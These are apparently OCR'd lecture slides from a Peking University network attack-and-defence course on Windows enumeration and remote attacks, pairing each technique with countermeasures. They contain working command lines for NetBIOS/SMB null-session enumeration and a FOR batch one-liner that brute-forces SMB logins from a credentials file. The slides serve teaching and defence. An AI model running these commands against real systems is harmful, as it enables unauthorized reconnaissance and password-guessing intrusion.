北京大学网络攻防技术与实践课程

5. Windows攻击技术及防御方法

诸葛建伟

zhugejianwei@icst.pku.edu.cn

北京大学计算机研究所信安中心

Copyright (c) 2008－2009 诸葛建伟

内容

1. Windows系统查点
2. Windows系统远程攻击
3. Windows系统本地攻击
4. 案例演示：解码一次成功的NT系统破解攻击
5. 作业4：Win2K系统被攻陷加入僵尸网络

Copyright (c) 2008－2009 诸葛建伟

Windows操作系统组网结构回顾

- NetBIOS名字服务(NBNS, UDP 137)
- NetBIOS数据报服务(UDP 138)
- NetBIOS会话服务(TCP 139)
- MSRPC (TCP 135)
- SMB/CIFS (TCP 445)
- DNS (UDP 53)
- LDAP＋活动目录 (TCP 389, 3268)

Copyright (c) 2008－2009 诸葛建伟


普通(跨OS)网络服务查点

- DNS服务
  - DNS区域传送
- FTP服务
  - 匿名连接, 旗标抓取
- HTTP服务
  - 旗标抓取, 全站爬取
- SMTP
  - VRFY: 查看其他用户个人资料
  - EXPN: 显示假名和邮件的实际发送地址
- SNMP: 简单网络管理协议UDP 161
  - snmpwalk xxx.xxx.xxx.xxx public
  - IP Network Browser

Copyright (c) 2008－2009 诸葛建伟

DNS查点


- DNS区域传送
  - nslookup: default server
  - ls -d DOMAIN_DNS_NAME
- 阻断DNS区
  - MMC控制台
    Transfers
    - C:\Documents and Se
    - Default Server: gjjlin
    - Address: 202.106.0.2
    - > ls -d bta.net.cn
    - ls: connect: No error
    - *** Can't list domain



Copyright (c) 2008—2009 诸葛建伟

主机查点－NetBIOS网络查点

- 使用net view查点域
  - 列出网络上的工作组和域：net view /domain
  - 列出指定组/域中的所有计算机：net view /domain:DOMAIN_NAME
- 识别域控制器
  - nltest /dclist:DOMAIN_NAME



Copyright (c) 2008－2009 诸葛建伟

NetBIOS主机查点

- 查看NetBIOS名字表
  - 列举：自带工具 **nbtstat -A TARGET_IP**
  - 扫描：免费工具 **nbtscan TARGET_NET**

```
C:\Documents and Settings\zhugejw>nbtstat -A 172.[redacted].19

本地连接:
Node IpAddress: [172.[redacted].78] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name               Type         Status
---------------------------------------------
[redacted]-D1B17F80C4<00>  UNIQUE      Registered
[redacted]DOM        <00>  GROUP       Registered
[redacted]-D1B17F80C4<03>  UNIQUE      Registered
[redacted]-D1B17F80C4<20>  UNIQUE      Registered
[redacted]DOM        <1E>  GROUP       Registered
[redacted]^Services  <1C>  GROUP       Registered
[redacted]T-D1B17F80C<34>  UNIQUE      Registered

MAC Address = 00-01-02-[redacted]Y-C1
```

```
C:\>nbtscan.exe 192.168.68.0-130
Doing NBT name scan for addresses from 192.168.68.0-130

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.68.1     Recvfrom failed: Connection reset by peer
192.168.68.3     Recvfrom failed: Connection reset by peer
192.168.68.5     Recvfrom failed: Connection reset by peer
192.168.68.4     Recvfrom failed: Connection reset by peer
192.168.68.6     Recvfrom failed: Connection reset by peer
192.168.68.14    WINDOWSXPSP1    <server>  <unknown>        00-e0-4c-b3-13-5a
192.168.68.20    6OXDZX24D1BQCKQ <server>  <unknown>        00-0c-29-3e-3a-04
192.168.68.88    Recvfrom failed: Connection reset by peer
192.168.68.125   Recvfrom failed: Connection reset by peer
```


Copyright (c) 2008－2009 诸葛建伟

主机查点－NetBIOS网络查点

- 其他工具
  - **epdump, rpcdump, getmac, netdom, netviewx, Winfo, nbtdump, …**
- **NetBIOS查点防御对策**
  - 网络：防火墙禁止外部访问**TCP/UDP 135-139，445**端口
  - 主机：配置**IPSec**过滤器，主机个人防火墙，禁用**Alerter**和**Messenger**服务

Copyright (c) 2008－2009 诸葛建伟

主机查点—SMB查点

- 空会话(Null Session)
  - 利用SMB(TCP 139/445)规范中提供未认证用户查询计算机信息的API
  - net use \\HOST\IPC$ “” /u:””
  - IPC$: Windows主机间的隐蔽网络共享，用于不同主机进程间通讯
- 查询主机共享资源
  - net view \\HOST
  - NTRK资源包中的rmtshare, srvcheck, srvinfo
  - DumpSec


```
C:\Documents and Settings\zhugejw>net use \\172.[redacted].19\IPC$ "" /u:""
命令成功完成。

C:\Documents and Settings\zhugejw>net view \\172.[redacted].19
在 \\172.31.25.19 的共享资源

共享名       类型     使用为   注释
-------------------------------------------------------------------------------
HPLaserJ.2   Print           HP LaserJet 1020
命令成功完成。
```


More: http://en.wikipedia.org/wiki/Ipc_share

Copyright (c) 2008—2009 诸葛建伟

共享目录查点示例

- 工具：
  - **Dumpsec**
  - **Legion**






Copyright (c) 2008－2009 诸葛建伟


主机查点—SMB查点(2)

- 使用**nltest**查点受信任域
  - **nltest /server: SERVER_NAME**
  - **nltest /trusted_domain**
- 查询主机用户信息
  - **NTRK**资源包**: usrstat, showgrps, local, global**
  - 强大工具**DumpSec:** 能够列出用户、组及权限**GUI**



主机查点—集成工具和防范措施

- **NetBIOS集成查点工具**
  - **enum/Nete**
  - **Nessus**
- 主机查点防范措施
  - 网络/主机防火墙: 限制对端口**135-139, 445**的访问
  - 禁用**SMB**服务: 除非你愿意承受**windows**共享服务带来的安全威胁
  - 设置**HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous**注册表项为**2(**限制空会话查点**)**



Copyright (c) 2008—2009 诸葛建伟

活动目录查点

- 活动目录(Active Directory)
  - 基于轻量级目录访问协议(LDAP)-TCP/UDP: 389
  - 活动目录全局编录端口3268
- 利用LDAP客户端进行活动目录查点
  - Ldp
  - 早期Nt 4.x仅用guest帐户可查询所有用户和组对象
- 活动目录查点防御对策
  - 网络边界限制对TCP 389和3268端口的访问
  - 从Pre-Windows 2000 Compatible Access组中删除Everyone组

Copyright (c) 2008－2009 诸葛建伟

MSRPC查点

- MSRPC服务查点
  - MSRPC服务：远程过程调用服务端口映射器 TCP 135
    - 查询该服务获得目标主机上可用的应用程序和服务相关信息
  - Reskit工具包epdump工具
    - epdump HOST: 应用服务绑定IP地址和端口
- MSRPC查点防御策略
  - 限制非授权用户对TCP 135端口的访问

Copyright (c) 2008－2009 诸葛建伟

内容

1. Windows系统查点
2. Windows系统远程攻击
3. Windows系统本地攻击
4. 案例演示：解码一次成功的NT系统破解攻击
5. 作业4：Win2K系统被攻陷加入僵尸网络

Copyright (c) 2008－2009 诸葛建伟

Windows系统远程攻击

- Windows独有组网协议和服务
  - SMB(远程口令猜测), MSRPC, LSASS
- 各种网络服务在Windows平台的具体实现
  - IIS, MS SQL Server, 远程桌面
- 社会工程学、攻击客户端软件等
  - 进阶部分－课程11：客户端攻击技术与安全加固机制

Copyright (c) 2008－2009 诸葛建伟


远程口令字猜测

- **Windows**文件与打印共享服务－**SMB**
  - **TCP 139: NetBIOS Session Service**
  - **TCP 445: SMB over HTTP**直连主机服务
- 攻击点：默认开放的隐藏共享卷
  - **IPC$:** 进程间通信
  - **ADMIN$, [%*systemdrive*%]$:** 默认系统管理共享卷
- 目标系统用户名单
  - 通过查点方法收集用户帐户信息**: dumpsec**
  - 内建用户**: Guest, Administrator**

Copyright (c) 2008－2009 诸葛建伟

远程口令字猜测(2)

- 图形化方式




- 命令行方式
  - **net use \\HOST\IPC$ * /u:Administrator**
  - **请键入 \\HOST\IPC$ 的密码:**
  - **命令成功完成.**

Copyright (c) 2008－2009 诸葛建伟

远程口令字猜测(3)

- 自动方式
  - **FOR批处理**
  - 免费软件：**Legion、NetBIOS Auditing Tool**
  - 商业软件：**SMBGrind (并发,快速)**
  - 国内软件：**XScan,** 小榕软件之流光
- 口令字猜测方法
  - 空白口令
  - 弱口令(高概率组合)
  - 字典攻击
  - 暴力破解

```
C:\> FOR /F "tokens=1,2*" %i in (credentials.txt) do net use
     \\ target\IPC$ %i /u:%j
```



Copyright (c) 2008—2009 诸葛建伟


远程口令字防御策略

- 网络防火墙：限制TCP 139/445端口访问
- 主机级安防机制限制对SMB的访问
  - IPSec过滤器
  - Windows防火墙
- 禁用SMB服务—放弃Windows文件和打印共享
- 制定和实施强口令字策略
- 设置帐户锁定阈值
- 激活帐户登录失败事件审计功能，定期查看Event Log
- 使用入侵检测/防御系统进行实时报警和防御

Copyright (c) 2008—2009 诸葛建伟

窃听网络上的口令字交换通信


- **L0phtcrack**—针对**Windows**的口令字猜测工具
  - 通常脱机工作，针对**Windows**口令数据库
  - **SMB Packet Capture**
- **L0phtcrack**通过窃听网络口令字交换通信进行口令破解
  - 蛮力攻击
  - 利用**MS**的**LanMan**口令字加密算法弱点：密文分段且无关联



Copyright (c) 2008—2009 诸葛建伟

远程口令字窃听防范措施

- 禁用**LanMan**身份验证：**LMCompatibilityLevel**设置为**4**
- 安全策略工具：**LAN Manager Authentication Level**至少设置为**2: “Send NTLM Response Only**



Windows安全漏洞

- **Windows安全漏洞发布**
  - **Microsoft Security Bulletin: http://www.microsoft.com/technet/security/current.aspx**
  - 微软安全公告: **http://www.microsoft.com/china/technet/security/current.mspx**
  - 微软安全漏洞编号方式: **MSXX(年份编号)-0XX(漏洞发布次序)**
- 远程渗透可利用的安全漏洞
  - 安全漏洞后果类型: 远程执行代码
  - 安全漏洞危害等级: 重要或严重
- 本地渗透可利用的安全漏洞
  - 安全漏洞后果类型: 本地特权提升
  - 安全漏洞危害等级: 重要或严重

Copyright (c) 2008－2009 诸葛建伟

如何对特定目标进行远程渗透测试?

